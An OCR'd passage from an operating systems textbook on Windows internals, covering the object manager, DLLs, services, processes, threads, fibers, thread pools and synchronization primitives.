


Figure 11-20. I/O and object manager steps for creating/opening a file and getting back a file handle.

2. The object manager searches through directories and symbolic links and ultimately finds that *\??\C:* refers to a device object (a type defined by the I/O manager). The device object is a leaf node in the part of the NT namespace that the object manager manages.

3. The object manager then calls the *Parse* procedure for this object type, which happens to be IopParseDevice implemented by the I/O manager. It passes not only a pointer to the device object it found (for *C:*), but also the remaining string *\foo\bar*.

4. The I/O manager will create an **IRP** (**I/O Request Packet**), allocate a file object, and send the request to the stack of I/O devices determined by the device object found by the object manager.

5. The IRP is passed down the I/O stack until it reaches a device object representing the file-system instance for *C:*. At each stage, control is passed to an entry point into the driver object associated with the device object at that level. The entry point used here is for CREATE operations, since the request is to create or open a file named *\foo\bar* on the volume.

6. The device objects encountered as the IRP heads toward the file system represent file-system filter drivers, which may modify the I/O operation before it reaches the file-system device object. Typically these intermediate devices represent system extensions like antivirus filters.

7. The file-system device object has a link to the file-system driver object, say NTFS. So, the driver object contains the address of the CREATE operation within NTFS.

8. NTFS will fill in the file object and return it to the I/O manager, which returns back up through all the devices on the stack until IopParseDevice returns to the object manager (see Sec. 11.8).

9. The object manager is finished with its namespace lookup. It received back an initialized object from the *Parse* routine (which happens to be a file object—not the original device object it found). So the object manager creates a handle for the file object in the handle table of the current process, and returns the handle to its caller.

10. The final step is to return back to the user-mode caller, which in this example is the Win32 API CreateFile, which will return the handle to the application.

Executive components can create new types dynamically, by calling the ObCreateObjectType interface to the object manager. There is no definitive list of object types and they change from release to release. Some of the more common ones in Windows are listed in Fig. 11-21. Let us briefly go over the object types in the figure.

Process and thread are obvious. There is one object for every process and every thread, which holds the main properties needed to manage the process or thread. The next three objects, semaphore, mutex, and event, all deal with interprocess synchronization. Semaphores and mutexes work as expected, but with various extra bells and whistles (e.g., maximum values and timeouts). Events can be in one of two states: signaled or nonsignaled. If a thread waits on an event that is in signaled state, the thread is released immediately. If the event is in nonsignaled state, it blocks until some other thread signals the event, which releases either all blocked threads (notification events) or just the first blocked thread (synchronization events). An event can also be set up so that after a signal has been successfully waited for, it will automatically revert to the nonsignaled state, rather than staying in the signaled state.

Port, timer, and queue objects also relate to communication and synchronization. Ports are channels between processes for exchanging LPC messages. Timers

Type	Description
Process	User process
Thread	Thread within a process
Semaphore	Counting semaphore used for interprocess synchronization
Mutex	Binary semaphore used to enter a critical region
Event	Synchronization object with persistent state (signaled/not)
ALPC port	Mechanism for interprocess message passing
Timer	Object allowing a thread to sleep for a fixed time interval
Queue	Object used for completion notification on asynchronous I/O
Open file	Object associated with an open file
Access token	Security descriptor for some object
Profile	Data structure used for profiling CPU usage
Section	Object used for representing mappable files
Key	Registry key, used to attach registry to object-manager namespace
Object directory	Directory for grouping objects within the object manager
Symbolic link	Refers to another object manager object by path name
Device	I/O device object for a physical device, bus, driver, or volume instance
Device driver	Each loaded device driver has its own object

Figure 11-21. Some common executive object types managed by the object manager.

provide a way to block for a specific time interval. Queues (known internally as **KQUEUES**) are used to notify threads that a previously started asynchronous I/O operation has completed or that a port has a message waiting. Queues are designed to manage the level of concurrency in an application, and are also used in high-performance multiprocessor applications, like SQL.

Open file objects are created when a file is opened. Files that are not opened do not have objects managed by the object manager. Access tokens are security objects. They identify a user and tell what special privileges the user has, if any. Profiles are structures used for storing periodic samples of the program counter of a running thread to see where the program is spending its time.

Sections are used to represent memory objects that applications can ask the memory manager to map into their address space. They record the section of the file (or page file) that represents the pages of the memory object when they are on disk. Keys represent the mount point for the registry namespace on the object manager namespace. There is usually only one key object, named *REGISTRY*, which connects the names of the registry keys and values to the NT namespace.

Object directories and symbolic links are entirely local to the part of the NT namespace managed by the object manager. They are similar to their file system counterparts: directories allow related objects to be collected together. Symbolic

links allow a name in one part of the object namespace to refer to an object in a different part of the object namespace.

Each device known to the operating system has one or more device objects that contain information about it and are used to refer to the device by the system. Finally, each device driver that has been loaded has a driver object in the object space. The driver objects are shared by all the device objects that represent instances of the devices controlled by those drivers.

Other objects (not shown) have more specialized purposes, such as interacting with kernel transactions, or the Win32 thread pool's worker thread factory.

11.3.4 Subsystems, DLLs, and User-Mode Services

Going back to Fig. 11-4, we see that the Windows operating system consists of components in kernel mode and components in user mode. We have now completed our overview of the kernel-mode components; so it is time to look at the user-mode components, of which three kinds are particularly important to Windows: environment subsystems, DLLs, and service processes.

We have already described the Windows subsystem model; we will not go into more detail now other than to mention that in the original design of NT, subsystems were seen as a way of supporting multiple operating system personalities with the same underlying software running in kernel mode. Perhaps this was an attempt to avoid having operating systems compete for the same platform, as VMS and Berkeley UNIX did on DEC's VAX. Or maybe it was just that nobody at Microsoft knew whether OS/2 would be a success as a programming interface, so they were hedging their bets. In any case, OS/2 became irrelevant, and a latecomer, the Win32 API designed to be shared with Windows 95, became dominant.

A second key aspect of the user-mode design of Windows is the dynamic link library (DLL) which is code that is linked to executable programs at run time rather than compile time. Shared libraries are not a new concept, and most modern operating systems use them. In Windows, almost all libraries are DLLs, from the system library *ntdll.dll* that is loaded into every process to the high-level libraries of common functions that are intended to allow rampant code-reuse by application developers.

DLLs improve the efficiency of the system by allowing common code to be shared among processes, reduce program load times from disk by keeping commonly used code around in memory, and increase the serviceability of the system by allowing operating system library code to be updated without having to recompile or relink all the application programs that use it.

On the other hand, shared libraries introduce the problem of versioning and increase the complexity of the system because changes introduced into a shared library to help one particular program have the potential of exposing latent bugs in other applications, or just breaking them due to changes in the implementation—a problem that in the Windows world is referred to as **DLL hell**.

The implementation of DLLs is simple in concept. Instead of the compiler emitting code that calls directly to subroutines in the same executable image, a level of indirection is introduced: the **IAT** (**Import Address Table**). When an executable is loaded it is searched for the list of DLLs that must also be loaded (this will be a graph in general, as the listed DLLs will themselves will generally list other DLLs needed in order to run). The required DLLs are loaded and the IAT is filled in for them all.

The reality is more complicated. Another problem is that the graphs that represent the relationships between DLLs can contain cycles, or have nondeterministic behaviors, so computing the list of DLLs to load can result in a sequence that does not work. Also, in Windows the DLL libraries are given a chance to run code whenever they are loaded into a process, or when a new thread is created. Generally, this is so they can perform initialization, or allocate per-thread storage, but many DLLs perform a lot of computation in these *attach* routines. If any of the functions called in an *attach* routine needs to examine the list of loaded DLLs, a deadlock can occur, hanging the process.

DLLs are used for more than just sharing common code. They enable a *hosting* model for extending applications. Internet Explorer can download and link to DLLs called **ActiveX controls**. At the other end of the Internet, Web servers also load dynamic code to produce a better Web experience for the pages they display. Applications like Microsoft *Office* link and run DLLs to allow *Office* to be used as a platform for building other applications. The COM (component object model) style of programming allows programs to dynamically find and load code written to provide a particular published interface, which leads to in-process hosting of DLLs by almost all the applications that use COM.

All this dynamic loading of code has resulted in even greater complexity for the operating system, as library version management is not just a matter of matching executables to the right versions of the DLLs, but sometimes loading multiple versions of the same DLL into a process—which Microsoft calls **side-by-side**. A single program can host two different dynamic code libraries, each of which may want to load the same Windows library—yet have different version requirements for that library.

A better solution would be hosting code in separate processes. But out-of--process hosting of code results has lower performance, and makes for a more complicated programming model in many cases. Microsoft has yet to develop a good solution for all of this complexity in user mode. It makes one yearn for the relative simplicity of kernel mode.

One of the reasons that kernel mode has less complexity than user mode is that it supports relatively few extensibility opportunities outside of the device-driver model. In Windows, system functionality is extended by writing user-mode services. This worked well enough for subsystems, and works even better when only a few new services are being provided rather than a complete operating system personality. There are few functional differences between services implemented in the

kernel and services implemented in user-mode processes. Both the kernel and process provide private address spaces where data structures can be protected and service requests can be scrutinized.

However, there can be significant performance differences between services in the kernel vs. services in user-mode processes. Entering the kernel from user mode is slow on modern hardware, but not as slow as having to do it twice because you are switching back and forth to another process. Also cross-process communication has lower bandwidth.

Kernel-mode code can (carefully) access data at the user-mode addresses passed as parameters to its system calls. With user-mode services, either those data must be copied to the service process, or some games be played by mapping memory back and forth (the ALPC facilities in Windows handle this under the covers).

In the future it is possible that the hardware costs of crossing between address spaces and protection modes will be reduced, or perhaps even become irrelevant. The Singularity project in Microsoft Research (Fandrich et al., 2006) uses run-time techniques, like those used with C# and Java, to make protection a completely software issue. No hardware switching between address spaces or protection modes is required.

Windows makes significant use of user-mode service processes to extend the functionality of the system. Some of these services are strongly tied to the operation of kernel-mode components, such as *lsass.exe* which is the local security authentication service which manages the token objects that represent user-identity, as well as managing encryption keys used by the file system. The user-mode plug-and-play manager is responsible for determining the correct driver to use when a new hardware device is encountered, installing it, and telling the kernel to load it. Many facilities provided by third parties, such as antivirus and digital rights management, are implemented as a combination of kernel-mode drivers and user-mode services.

The Windows *taskmgr.exe* has a tab which identifies the services running on the system. Multiple services can be seen to be running in the same process (**svchost.exe**). Windows does this for many of its own boot-time services to reduce the time needed to start up the system. Services can be combined into the same process as long as they can safely operate with the same security credentials.

Within each of the shared service processes, individual services are loaded as DLLs. They normally share a pool of threads using the Win32 thread-pool facility, so that only the minimal number of threads needs to be running across all the resident services.

Services are common sources of security vulnerabilities in the system because they are often accessible remotely (depending on the TCP/IP firewall and IP Security settings), and not all programmers who write services are as careful as they should be to validate the parameters and buffers that are passed in via RPC.

The number of services running constantly in Windows is staggering. Yet few of those services ever receive a single request, though if they do it is likely to be

from an attacker attempting to exploit a vulnerability. As a result more and more services in Windows are turned off by default, particularly on versions of Windows Server.

11.4 PROCESSES AND THREADS IN WINDOWS

Windows has a number of concepts for managing the CPU and grouping resources together. In the following sections we will examine these, discussing some of the relevant Win32 API calls, and show how they are implemented.

11.4.1 Fundamental Concepts

In Windows processes are containers for programs. They hold the virtual address space, the handles that refer to kernel-mode objects, and threads. In their role as a container for threads they hold common resources used for thread execution, such as the pointer to the quota structure, the shared token object, and default parameters used to initialize threads—including the priority and scheduling class. Each process has user-mode system data, called the **PEB** (**Process Environment Block**). The PEB includes the list of loaded modules (i.e., the EXE and DLLs), the memory containing environment strings, the current working directory, and data for managing the process' heaps—as well as lots of special-case Win32 cruft that has been added over time.

Threads are the kernel's abstraction for scheduling the CPU in Windows. Priorities are assigned to each thread based on the priority value in the containing process. Threads can also be **affinitized** to run only on certain processors. This helps concurrent programs running on multicore chips or multiprocessors to explicitly spread out work. Each thread has two separate call stacks, one for execution in user mode and one for kernel mode. There is also a **TEB** (**Thread Environment Block**) that keeps user-mode data specific to the thread, including per-thread storage (**Thread Local Storage**) and fields for Win32, language and cultural localization, and other specialized fields that have been added by various facilities.

Besides the PEBs and TEBs, there is another data structure that kernel mode shares with each process, namely, **user shared data**. This is a page that is writable by the kernel, but read-only in every user-mode process. It contains a number of values maintained by the kernel, such as various forms of time, version information, amount of physical memory, and a large number of shared flags used by various user-mode components, such as COM, terminal services, and the debuggers. The use of this read-only shared page is purely a performance optimization, as the values could also be obtained by a system call into kernel mode. But system calls are much more expensive than a single memory access, so for some system-maintained fields, such as the time, this makes a lot of sense. The other fields, such as the current time zone, change infrequently (except on airborne computers),

but code that relies on these fields must query them often just to see if they have changed. As with many performance hacks, it is a bit ugly, but it works.

Processes

Processes are created from section objects, each of which describes a memory object backed by a file on disk. When a process is created, the creating process receives a handle that allows it to modify the new process by mapping sections, allocating virtual memory, writing parameters and environmental data, duplicating file descriptors into its handle table, and creating threads. This is very different than how processes are created in UNIX and reflects the difference in the target systems for the original designs of UNIX vs. Windows.

As described in Sec. 11.1, UNIX was designed for 16-bit single-processor systems that used swapping to share memory among processes. In such systems, having the process as the unit of concurrency and using an operation like fork to create processes was a brilliant idea. To run a new process with small memory and no virtual memory hardware, processes in memory have to be swapped out to disk to create space. UNIX originally implemented fork simply by swapping out the parent process and handing its physical memory to the child. The operation was almost free.

In contrast, the hardware environment at the time Cutler's team wrote NT was 32-bit multiprocessor systems with virtual memory hardware to share 1–16 MB of physical memory. Multiprocessors provide the opportunity to run parts of programs concurrently, so NT used processes as containers for sharing memory and object resources, and used threads as the unit of concurrency for scheduling.

Of course, the systems of the next few years will look nothing like either of these target environments, having 64-bit address spaces with dozens (or hundreds) of CPU cores per chip socket and dozens or hundreds gigabytes of physical memory. This memory may be radically different from current RAM as well. Current RAM loses its contents when powered off, but **phase-change memories** now in the pipeline keep their values (like disks) even when powered off. Also expect **flash devices** to replace hard disks, broader support for virtualization, ubiquitous networking, and support for synchronization innovations like **transactional memory**. Windows and UNIX will continue to be adapted to new hardware realities, but what will be really interesting is to see what new operating systems are designed specifically for systems based on these advances.

Jobs and Fibers

Windows can group processes together into jobs. Jobs group processes in order to apply constraints to them and the threads they contain, such as limiting resource use via a shared quota or enforcing a **restricted token** that prevents threads from accessing many system objects. The most significant property of jobs for

resource management is that once a process is in a job, all processes' threads in those processes create will also be in the job. There is no escape. As suggested by the name, jobs were designed for situations that are more like batch processing than ordinary interactive computing.

In Modern Windows, jobs are used to group together the processes that are executing a modern application. The processes that comprise a running application need to be identified to the operating system so it can manage the entire application on behalf of the user.

Figure 11-22 shows the relationship between jobs, processes, threads, and fibers. Jobs contain processes. Processes contain threads. But threads do not contain fibers. The relationship of threads to fibers is normally many-to-many.




Figure 11-22. The relationship between jobs, processes, threads, and fibers. Jobs and fibers are optional; not all processes are in jobs or contain fibers.

Fibers are created by allocating a stack and a user-mode fiber data structure for storing registers and data associated with the fiber. Threads are converted to fibers, but fibers can also be created independently of threads. Such a fiber will not run until a fiber already running on a thread explicitly calls SwitchToFiber to run the fiber. Threads could attempt to switch to a fiber that is already running, so the programmer must provide synchronization to prevent this.

The primary advantage of fibers is that the overhead of switching between fibers is much lower than switching between threads. A thread switch requires entering and exiting the kernel. A fiber switch saves and restores a few registers without changing modes at all.

Although fibers are cooperatively scheduled, if there are multiple threads scheduling the fibers, a lot of careful synchronization is required to make sure fibers do not interfere with each other. To simplify the interaction between threads and fibers, it is often useful to create only as many threads as there are processors to run them, and affinitize the threads to each run only on a distinct set of available processors, or even just one processor.

Each thread can then run a particular subset of the fibers, establishing a one-to-many relationship between threads and fibers which simplifies synchronization. Even so there are still many difficulties with fibers. Most of the Win32 libraries

are completely unaware of fibers, and applications that attempt to use fibers as if they were threads will encounter various failures. The kernel has no knowledge of fibers, and when a fiber enters the kernel, the thread it is executing on may block and the kernel will schedule an arbitrary thread on the processor, making it unavailable to run other fibers. For these reasons fibers are rarely used except when porting code from other systems that explicitly need the functionality provided by fibers.

Thread Pools and User-Mode Scheduling

The Win32 **thread pool** is a facility that builds on top of the Windows thread model to provide a better abstraction for certain types of programs. Thread creation is too expensive to be invoked every time a program wants to execute a small task concurrently with other tasks in order to take advantage of multiple processors. Tasks can be grouped together into larger tasks but this reduces the amount of exploitable concurrency in the program. An alternative approach is for a program to allocate a limited number of threads, and maintain a queue of tasks that need to be run. As a thread finishes the execution of a task, it takes another one from the queue. This model separates the resource-management issues (how many processors are available and how many threads should be created) from the programming model (what is a task and how are tasks synchronized). Windows formalizes this solution into the Win32 thread pool, a set of APIs for automatically managing a dynamic pool of threads and dispatching tasks to them.

Thread pools are not a perfect solution, because when a thread blocks for some resource in the middle of a task, the thread cannot switch to a different task. Thus, the thread pool will inevitably create more threads than there are processors available, so if runnable threads are available to be scheduled even when other threads have blocked. The thread pool is integrated with many of the common synchronization mechanisms, such as awaiting the completion of I/O or blocking until a kernel event is signaled. Synchronization can be used as triggers for queuing a task so threads are not assigned the task before it is ready to run.

The implementation of the thread pool uses the same queue facility provided for synchronization with I/O completion, together with a kernel-mode thread factory which adds more threads to the process as needed to keep the available number of processors busy. Small tasks exist in many applications, but particularly in those that provide services in the client/server model of computing, where a stream of requests are sent from the clients to the server. Use of a thread pool for these scenarios improves the efficiency of the system by reducing the overhead of creating threads and moving the decisions about how to manage the threads in the pool out of the application and into the operating system.

What programmers see as a single Windows thread is actually two threads: one that runs in kernel mode and one that runs in user mode. This is precisely the same

model that UNIX has. Each of these threads is allocated its own stack and its own memory to save its registers when not running. The two threads appear to be a single thread because they do not run at the same time. The user thread operates as an extension of the kernel thread, running only when the kernel thread switches to it by returning from kernel mode to user mode. When a user thread wants to perform a system call, encounters a page fault, or is preempted, the system enters kernel mode and switches back to the corresponding kernel thread. It is normally not possible to switch between user threads without first switching to the corresponding kernel thread, switching to the new kernel thread, and then switching to its user thread.

Most of the time the difference between user and kernel threads is transparent to the programmer. However, in Windows 7 Microsoft added a facility called **UMS** (**User-Mode Scheduling**), which exposes the distinction. UMS is similar to facilities used in other operating systems, such as **scheduler activations**. It can be used to switch between user threads without first having to enter the kernel, providing the benefits of fibers, but with much better integration into Win32—since it uses real Win32 threads.

The implementation of UMS has three key elements:

1. *User-mode switching*: a user-mode scheduler can be written to switch between user threads without entering the kernel. When a user thread does enter kernel mode, UMS will find the corresponding kernel thread and immediately switch to it.
2. *Reentering the user-mode scheduler*: when the execution of a kernel thread blocks to await the availability of a resource, UMS switches to a special user thread and executes the user-mode scheduler so that a different user thread can be scheduled to run on the current processor. This allows the current process to continue using the current processor for its full turn rather than having to get in line behind other processes when one of its threads blocks.
3. *System-call completion*: after a blocked kernel thread eventually is finished, a notification containing the results of the system calls is queued for the user-mode scheduler so that it can switch to the corresponding user thread next time it makes a scheduling decision.

UMS does not include a user-mode scheduler as part of Windows. UMS is intended as a low-level facility for use by run-time libraries used by programming-language and server applications to implement lightweight threading models that do not conflict with kernel-level thread scheduling. These run-time libraries will normally implement a user-mode scheduler best suited to their environment. A summary of these abstractions is given in Fig. 11-23.

Name	Description	Notes
Job	Collection of processes that share quotas and limits	Used in AppContainers
Process	Container for holding resources	
Thread	Entity scheduled by the kernel	
Fiber	Lightweight thread managed entirely in user space	Rarely used
Thread pool	Task-oriented programming model	Built on top of threads
User-mode thread	Abstraction allowing user-mode thread switching	An extension of threads

Figure 11-23. Basic concepts used for CPU and resource management.

Threads

Every process normally starts out with one thread, but new ones can be created dynamically. Threads form the basis of CPU scheduling, as the operating system always selects a thread to run, not a process. Consequently, every thread has a state (ready, running, blocked, etc), whereas processes do not have scheduling states. Threads can be created dynamically by a Win32 call that specifies the address within the enclosing process' address space at which it is to start running.

Every thread has a thread ID, which is taken from the same space as the process IDs, so a single ID can never be in use for both a process and a thread at the same time. Process and thread IDs are multiples of four because they are actually allocated by the executive using a special handle table set aside for allocating IDs. The system is reusing the scalable handle-management facility shown in Figs. 11-16 and 11-17. The handle table does not have references on objects, but does use the pointer field to point at the process or thread so that the lookup of a process or thread by ID is very efficient. FIFO ordering of the list of free handles is turned on for the ID table in recent versions of Windows so that IDs are not immediately reused. The problems with immediate reuse are explored in the problems at the end of this chapter.

A thread normally runs in user mode, but when it makes a system call it switches to kernel mode and continues to run as the same thread with the same properties and limits it had in user mode. Each thread has two stacks, one for use when it is in user mode and one for use when it is in kernel mode. Whenever a thread enters the kernel, it switches to the kernel-mode stack. The values of the user-mode registers are saved in a **CONTEXT** data structure at the base of the kernel-mode stack. Since the only way for a user-mode thread to not be running is for it to enter the kernel, the CONTEXT for a thread always contains its register state when it is not running. The CONTEXT for each thread can be examined and modified from any process with a handle to the thread.

Threads normally run using the access token of their containing process, but in certain cases related to client/server computing, a thread running in a service process can impersonate its client, using a temporary access token based on the client's

token so it can perform operations on the client's behalf. (In general a service cannot use the client's actual token, as the client and server may be running on different systems.)

Threads are also the normal focal point for I/O. Threads block when performing synchronous I/O, and the outstanding I/O request packets for asynchronous I/O are linked to the thread. When a thread is finished executing, it can exit. Any I/O requests pending for the thread will be canceled. When the last thread still active in a process exits, the process terminates.

It is important to realize that threads are a scheduling concept, not a resource-ownership concept. Any thread is able to access all the objects that belong to its process. All it has to do is use the handle value and make the appropriate Win32 call. There is no restriction on a thread that it cannot access an object because a different thread created or opened it. The system does not even keep track of which thread created which object. Once an object handle has been put in a process' handle table, any thread in the process can use it, even it if is impersonating a different user.

As described previously, in addition to the normal threads that run within user processes Windows has a number of system threads that run only in kernel mode and are not associated with any user process. All such system threads run in a special process called the **system process**. This process does not have a user-mode address space. It provides the environment that threads execute in when they are not operating on behalf of a specific user-mode process. We will study some of these threads later when we come to memory management. Some perform administrative tasks, such as writing dirty pages to the disk, while others form the pool of worker threads that are assigned to run specific short-term tasks delegated by executive components or drivers that need to get some work done in the system process.

11.4.2 Job, Process, Thread, and Fiber Management API Calls

New processes are created using the Win32 API function CreateProcess. This function has many parameters and lots of options. It takes the name of the file to be executed, the command-line strings (unparsed), and a pointer to the environment strings. There are also flags and values that control many details such as how security is configured for the process and first thread, debugger configuration, and scheduling priorities. A flag also specifies whether open handles in the creator are to be passed to the new process. The function also takes the current working directory for the new process and an optional data structure with information about the GUI Window the process is to use. Rather than returning just a process ID for the new process, Win32 returns both handles and IDs, both for the new process and for its initial thread.

The large number of parameters reveals a number of differences from the design of process creation in UNIX.

1. The actual search path for finding the program to execute is buried in the library code for Win32, but managed more explicitly in UNIX.
2. The current working directory is a kernel-mode concept in UNIX but a user-mode string in Windows. Windows *does* open a handle on the current directory for each process, with the same annoying effect as in UNIX: you cannot delete the directory, unless it happens to be across the network, in which case you *can* delete it.
3. UNIX parses the command line and passes an array of parameters, while Win32 leaves argument parsing up to the individual program. As a consequence, different programs may handle wildcards (e.g., *.txt) and other special symbols in an inconsistent way.
4. Whether file descriptors can be inherited in UNIX is a property of the handle. In Windows it is a property of both the handle and a parameter to process creation.
5. Win32 is GUI oriented, so new processes are directly passed information about their primary window, while this information is passed as parameters to GUI applications in UNIX.
6. Windows does not have a SETUID bit as a property of the executable, but one process can create a process that runs as a different user, as long as it can obtain a token with that user's credentials.
7. The process and thread handle returned from Windows can be used at any time to modify the new process/thread in many substantive ways, including modifying the virtual memory, injecting threads into the process, and altering the execution of threads. UNIX makes modifications to the new process only between the fork and exec calls, and only in limited ways as exec throws out all the user-mode state of the process.

Some of these differences are historical and philosophical. UNIX was designed to be command-line oriented rather than GUI oriented like Windows. UNIX users are more sophisticated, and they understand concepts like *PATH* variables. Windows inherited a lot of legacy from MS-DOS.

The comparison is also skewed because Win32 is a user-mode wrapper around the native NT process execution, much as the *system* library function wraps fork/exec in UNIX. The actual NT system calls for creating processes and threads, NtCreateProcess and NtCreateThread, are simpler than the Win32 versions. The main parameters to NT process creation are a handle on a section representing the program file to run, a flag specifying whether the new process should, by default, inherit handles from the creator, and parameters related to the security model. All the details of setting up the environment strings and creating the initial thread are

left to user-mode code that can use the handle on the new process to manipulate its virtual address space directly.

To support the POSIX subsystem, native process creation has an option to create a new process by copying the virtual address space of another process rather than mapping a section object for a new program. This is used only to implement fork for POSIX, and not by Win32. Since POSIX no longer ships with Windows, process duplication has little use—though sometimes enterprising developers come up with special uses, similar to uses of fork without exec in UNIX.

Thread creation passes the CPU context to use for the new thread (which includes the stack pointer and initial instruction pointer), a template for the TEB, and a flag saying whether the thread should be immediately run or created in a suspended state (waiting for somebody to call NtResumeThread on its handle). Creation of the user-mode stack and pushing of the *argv*/*argc* parameters is left to user-mode code calling the native NT memory-management APIs on the process handle.

In the Windows Vista release, a new native API for processes, NtCreateUserProcess, was added which moves many of the user-mode steps into the kernel-mode executive, and combines process creation with creation of the initial thread. The reason for the change was to support the use of processes as security boundaries. Normally, all processes created by a user are considered to be equally trusted. It is the user, as represented by a token, that determines where the trust boundary is. NtCreateUserProcess allows processes to also provide trust boundaries, but this means that the creating process does not have sufficient rights regarding a new process handle to implement the details of process creation in user mode for processes that are in a different trust environment. The primary use of a process in a different trust boundary (called **protected processes**) is to support forms of digital rights management, which protect copyrighted material from being used improperly. Of course, protected processes only target user-mode attacks against protected content and cannot prevent kernel-mode attacks.

Interprocess Communication

Threads can communicate in a wide variety of ways, including pipes, named pipes, mailslots, sockets, remote procedure calls, and shared files. Pipes have two modes: byte and message, selected at creation time. Byte-mode pipes work the same way as in UNIX. Message-mode pipes are somewhat similar but preserve message boundaries, so that four writes of 128 bytes will be read as four 128-byte messages, and not as one 512-byte message, as might happen with byte-mode pipes. Named pipes also exist and have the same two modes as regular pipes. Named pipes can also be used over a network but regular pipes cannot.

Mailslots are a feature of the now-defunct OS/2 operating system implemented in Windows for compatibility. They are similar to pipes in some ways, but not all. For one thing, they are one way, whereas pipes are two way. They could

be used over a network but do not provide guaranteed delivery. Finally, they allow the sending process to broadcast a message to many receivers, instead of to just one receiver. Both mailslots and named pipes are implemented as file systems in Windows, rather than executive functions. This allows them to be accessed over the network using the existing remote file-system protocols.

Sockets are like pipes, except that they normally connect processes on different machines. For example, one process writes to a socket and another one on a remote machine reads from it. Sockets can also be used to connect processes on the same machine, but since they entail more overhead than pipes, they are generally only used in a networking context. Sockets were originally designed for Berkeley UNIX, and the implementation was made widely available. Some of the Berkeley code and data structures are still present in Windows today, as acknowledged in the release notes for the system.

RPCs are a way for process *A* to have process *B* call a procedure in *B*'s address space on *A*'s behalf and return the result to *A*. Various restrictions on the parameters exist. For example, it makes no sense to pass a pointer to a different process, so data structures have to be packaged up and transmitted in a nonprocess-specific way. RPC is normally implemented as an abstraction layer on top of a transport layer. In the case of Windows, the transport can be TCP/IP sockets, named pipes, or ALPC. ALPC (Advanced Local Procedure Call) is a message-passing facility in the kernel-mode executive. It is optimized for communicating between processes on the local machine and does not operate across the network. The basic design is for sending messages that generate replies, implementing a lightweight version of remote procedure call which the RPC package can build on top of to provide a richer set of features than available in ALPC. ALPC is implemented using a combination of copying parameters and temporary allocation of shared memory, based on the size of the messages.

Finally, processes can share objects. This includes section objects, which can be mapped into the virtual address space of different processes at the same time. All writes done by one process then appear in the address spaces of the other processes. Using this mechanism, the shared buffer used in producer-consumer problems can easily be implemented.

Synchronization

Processes can also use various types of synchronization objects. Just as Windows provides numerous interprocess communication mechanisms, it also provides numerous synchronization mechanisms, including semaphores, mutexes, critical regions, and events. All of these mechanisms work with threads, not processes, so that when a thread blocks on a semaphore, other threads in that process (if any) are not affected and can continue to run.

A semaphore can be created using the CreateSemaphore Win32 API function, which can also initialize it to a given value and define a maximum value as well.

Semaphores are kernel-mode objects and thus have security descriptors and handles. The handle for a semaphore can be duplicated using DuplicateHandle and passed to another process so that multiple processes can synchronize on the same semaphore. A semaphore can also be given a name in the Win32 namespace and have an ACL set to protect it. Sometimes sharing a semaphore by name is more appropriate than duplicating the handle.

Calls for up and down exist, although they have the somewhat odd names of ReleaseSemaphore (up) and WaitForSingleObject (down). It is also possible to give WaitForSingleObject a timeout, so the calling thread can be released eventually, even if the semaphore remains at 0 (although timers reintroduce races). WaitForSingleObject and WaitForMultipleObjects are the common interfaces used for waiting on the dispatcher objects discussed in Sec. 11.3. While it would have been possible to wrap the single-object version of these APIs in a wrapper with a somewhat more semaphore-friendly name, many threads use the multiple-object version which may include waiting for multiple flavors of synchronization objects as well as other events like process or thread termination, I/O completion, and messages being available on sockets and ports.

Mutexes are also kernel-mode objects used for synchronization, but simpler than semaphores because they do not have counters. They are essentially locks, with API functions for locking WaitForSingleObject and unlocking ReleaseMutex. Like semaphore handles, mutex handles can be duplicated and passed between processes so that threads in different processes can access the same mutex.

A third synchronization mechanism is called **critical sections**, which implement the concept of critical regions. These are similar to mutexes in Windows, except local to the address space of the creating thread. Because critical sections are not kernel-mode objects, they do not have explicit handles or security descriptors and cannot be passed between processes. Locking and unlocking are done with EnterCriticalSection and LeaveCriticalSection, respectively. Because these API functions are performed initially in user space and make kernel calls only when blocking is needed, they are much faster than mutexes. Critical sections are optimized to combine spin locks (on multiprocessors) with the use of kernel synchronization only when necessary. In many applications most critical sections are so rarely contended or have such short hold times that it is never necessary to allocate a kernel synchronization object. This results in a very significant savings in kernel memory.

